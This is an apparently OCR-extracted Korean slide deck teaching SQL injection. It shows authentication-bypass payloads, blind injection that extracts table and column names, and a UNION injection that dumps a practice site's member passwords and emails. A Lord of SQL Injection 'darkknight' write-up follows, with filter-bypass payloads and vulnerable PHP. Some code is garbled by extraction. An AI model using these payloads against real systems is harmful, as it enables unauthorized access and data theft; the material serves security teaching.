



INTRODUCTION TO SQL INJECTION²





*w3schools.com 참고



*공격목적 알아보기

*공격목적별 실습

Table of Contents.

001 SQL Injection?

002 SQL Injection practice

003 Los write-up



SQL Injection이란?

데이터베이스에 질의하는 과정에서 일반적인 값 외에 **악의적인 의도를 갖는 구문을 삽입**하여
공격자가 원하는 SQL 쿼리문을 실행하는 공격기법



공격목적?



1) 인증 우회 (AB : Auth Bypass)



2) 데이터 노출 (DD : Data Disclosure)

3) 원격 명령 실행 (RCE : Remote Command Excute)



AB 실습 (id, pw 없이 로그인 성공시키기)

How to AB?

SQL문에서 무조건 **TRUE의 결과값이 나오게 하여** 인증을 무력화시킨다.

'or 1=1#

'or 'dog' = 'dog' #

'or 'ab' = 'a' + 'b' #

'or 2 > 1 #

...



AB 실습 (id, pw 없이 로그인 성공시키기)



'or 1=1#

.

로그인

회원 가입



AB 실습 (id, pw 없이 로그인 성공시키기)

dd 님 로그아웃



1000000

서울 경기 부산



AB 실습 (id, pw 없이 로그인 성공시키기)

```
$check2 = mysqli_query($s, "SELECT id from member where
```

```
id='input_id# AND pass='$input_pass'");
```

주석처리

id
dd
ddd
hehe
song21677



AB 실습 (id, pw 없이 로그인 성공시키기)

dd 님 로그아웃



10000000

서울 경기 부산



DD 실습 (회원 정보 알아내기)

1. 테이블 이름

2. 칼럼 이름



Blind SQL Injection이란?

쿼리가 **참일 때와 거짓일 때의 서버의 반응**만으로 데이터를 얻어내는 기술

1) `substr (string, start, length)`

: 문자열과 자를 문자열의 범위를 파라미터로 받아 해당 부분의 문자열을 리턴해주는 함수

2) `ascii (character)`

: 파라미터로 받은 값의 아스키코드 값을 리턴해주는 함수



DD 실습 (테이블 이름 알아내기) - Blind SQL Injection

테이블들 중 가장 위에 있는 테이블 : member

m의 아스키코드 : 109

```
Ascii ( substr ( SELECT table_name FROM information_schema.tables  
WHERE table_type = 'base table' LIMIT 0, 1 ), 1, 1 ) < (아스키코드 값)
```

member m 109

Information_schema ? Mysql의 기본 db로 모든 테이블, 칼럼 등 데이터베이스의 여러 정보가 들어있다.

일반적으로 테이블이 생성될 때, table_name은 테이블명, table_type은 base table로 지정된다.



DD 실습 (테이블 이름 알아내기) - Blind SQL Injection

테이블들 중 가장 위에 있는 테이블 : member

m의 아스키코드 : 109

dd 님 로그아웃

```
Ascii ( substr ( SELECT table_name FROM information_schema.tables
```

```
WHERE table_type = 'base table' LIMIT 0,1 ),1,1 ) < 110
```

member m 109

참



DD 실습 (테이블 이름 알아내기) - Blind SQL Injection

테이블들 중 가장 위에 있는 테이블 : member

m의 아스키코드 : 109

```
Ascii ( substr ( SELECT table_name FROM information_schema.tables
WHERE table_type = 'base table' LIMIT 0, 1 ), 1, 1 ) < 109
```

member m 109

localhost 내용:

아이디나 비밀번호를 잘못 입력하셨습니다.

확인

거짓



DD 실습 (테이블 이름 알아내기) - Blind SQL Injection

dd 님 로그아웃

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 1,1) = 109 → m

member m 109

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 2,1) = 101 → e

member e 101

참

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 3,1) = 109 → m

member m 109



DD 실습 (테이블 이름 알아내기) - Blind SQL Injection

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 4,1) = 98 → b

member b 98

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 5,1) = 101 → e

member

member e 101

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 6,1) = 114 → r

member r 114



DD 실습 (칼럼 이름 알아내기) - Blind SQL Injection

칼럼들 중 가장 위에 있는 칼럼 : id

m의 아스키코드 : 109

Ascii (substr (SELECT column_name FROM information_schema.columns

WHERE table_name = 'member' LIMIT 0, 1), 1, 1) < (아스키코드 값)

id i 105



DD 실습 (칼럼 이름 알아내기) - Blind SQL Injection

```
Ascii ( substr ( SELECT column_name FROM information_schema.columns
WHERE table_name = 'member' LIMIT 0,1 ), 1, 1 ) = 105
```

id i 105

```
Ascii ( substr ( SELECT column_name FROM information_schema.columns
WHERE table_name = 'member' LIMIT 0,1 ), 2, 1 ) = 100
```

id d 100

... **Id , pass, email, name**

```
Ascii ( substr ( SELECT column_name FROM information_schema.columns
WHERE table_name = 'member' LIMIT 1,1 ), 1, 1 ) = 112
```

pass P 112



Union SQL Injection이란?

두 개의 쿼리문에 대한 결과를 통합해서 하나의 테이블로 보여주게 하는 방식

city	country
pari	France

A

SELECT city, country FROM 테이블 A

UNION

SELECT city, country FROM 테이블 B;

city	country
London	U.K

B



City	Country
Pari	London
France	u.k





DD 실습 (회원 정보 알아내기 - Union SQL Injection)

번호	제목	글쓴이	작성일	조회
1	ㄱ	song21677	2019-10-21 03:54:05	0
				<button>글쓰기</button>

제목 ▼

writing **UNION** member




DD 실습 (회원 정보 알아내기 - Union SQL Injection)

Field	Type
num	Int
Area	Varchar
Menu	Varchar
Title	Varchar
Contents	Varchar
Writer	Varchar
Date	Datetime
Hit	int

writing

Field	Type
id	varchar
pass	Varchar
Name	Varchar
email	Varchar

member





DD 실습 (회원 정보 알아내기 - Union SQL Injection)

1. 칼럼 개수가 같아야 한다.
2. 칼럼의 데이터형이 호환되어야 한다.



DD 실습 (회원 정보 알아내기 - Union SQL Injection)

Field	Type
num	Int
Area	Varchar
Menu	Varchar
Title	Varchar
Contents	Varchar
Writer	Varchar
Date	Datetime
Hit	int

writing

Field	Type
id	varchar
pass	Varchar
Name	Varchar
email	Varchar

member

제목 ▾

' UNION SELECT ",", ", id, ", pass, name, email FROM member #

검색



DD 실습 (회원 정보 알아내기 - Union SQL Injection)

```
$list = mysqli_query($s,"SELECT * FROM writing WHERE
```

```
area='$t_a' AND menu='$t_menu' AND title like
```

```
'$t_a and $t_menu to SELECT ",By,ida,pass,"),name, email
```

```
FROM member # ' ORDER BY date desc");
```

주석처리



DD 실습 (회원 정보 알아내기 - Union SQL Injection)

id

pass

name

email

번호	제목	글쓴이	작성일	조회
dd		123456	dd	dd@naver.com
ddd		ddd	ddd	ddd
hehe		12345	hehe	hehe@naver.com
song21677		dddd	허송이	song21677@naver.com
				<input type="button" value="글쓰기"/>





























Lord of SQL Injection

Lord of SQLInjection

id : sy99
pwning : xavis

Status

	=>		=>		=>		=>		=>
	=>		=>		=>		=>		=>
	=>		=>		=>		=>		=>
	=>		=>		=>		=>		=>
	=>		=>		=>		=>		=>





Lord of SQL Injection darkknight 풀이

query : **select id from prob_darkknight where id='guest' and pw='' and no=**

```
<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|#.|#(##)/i', $_GET[no])) exit("No Hack ~_~");
if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
if(preg_match('/#'|substrasciil=/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
highlight_file(__FILE__);
?>
```

Blind SQL Injection 문제 !!



Lord of SQL Injection darkknight 풀이

1) pw 길이 알아내기

query : select id from prob_darkknight where id='guest' and pw='' and no=1 or id like char(97,100,109,105,110) and length(pw) like 8#

pw='' id like char(97,100,109,105,110) and length(pw)
like 8#

Hello admin

```
<?php
include "../config.php";
login_chk();
dbconnect();
if(preg_match('/prop|_|W.|W(W)/i', $_GET[no])) exit("No Hack ~~");
if(preg_match('/W'/i', $_GET[pw])) exit("HeHe");
if(preg_match('/W|substr(ascii)=/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw'] && ($result['pw'] == $_GET['pw']))) solve("darkknight");
highlight_file(__FILE__);
```

no를 이용하여 우회 !!

?>



Lord of SQL Injection darkknight 풀이

2) pw 첫 글자 알아내기 1

query : select id from prob_darkknight where id='guest' and pw='' and no=1 or id like char(97,100,109,105,110) and ord(mid(pw,1,1)) like 49

Hello admin

```
<?php
include "../config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|\.|@|_|/i', $_GET[no])) exit("No Hack ~~~");
if(preg_match('/\w|_|/i', $_GET[pw])) exit("HeHe");
if(preg_match('/\w|_|substr|ascii|=|/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET[pw])) solve("darkknight");
highlight_file(__FILE__);
?>
```

substr()

substring("abc",1,1) ,
mid("abc",1,1) , left("abc",1)
//왼쪽부터, right("abc",1)
//오른쪽부터,
right(left("abc",1),1)

ascii()

ord, hex 이용

=

like , instr(1,1), 1 in 1



Lord of SQL Injection darkknight 풀이

3) pw 두번째 글자 알아내기 c

query : select id from prob_darkknight where id='guest' and pw="" and no=1 or id like char(97,100,109,105,110) and **ord(mid(pw,2,1))** like 99

Hello admin

```
<?php
include "../config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~~");
if(preg_match('/#/' , $_GET[pw])) exit("HeHe");
if(preg_match('/#/' substr(ascii)=/i , $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET[pw])) solve("darkknight");
highlight_file(__FILE__);
```

??

substr()

substring("abc",1,1) ,
mid("abc",1,1) , left("abc",1)
//왼쪽부터, right("abc",1)
//오른쪽부터,
right(left("abc",1),1)

ascii()

ord, hex 이용

=

like , instr(1,1), 1 in 1





Lord of SQL Injection darkknight 풀이

pw = 1c62b6f

query : select id from prob_darkknight where id='guest' and pw='1c62ba6f' and no=

DARKKNIGHT Clear!

```
<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|#.|#(##)/i', $_GET[no])) exit("No Hack ~_~");
if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
if(preg_match('/#'|substr(ascii)=/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
highlight_file(__FILE__);
?>
```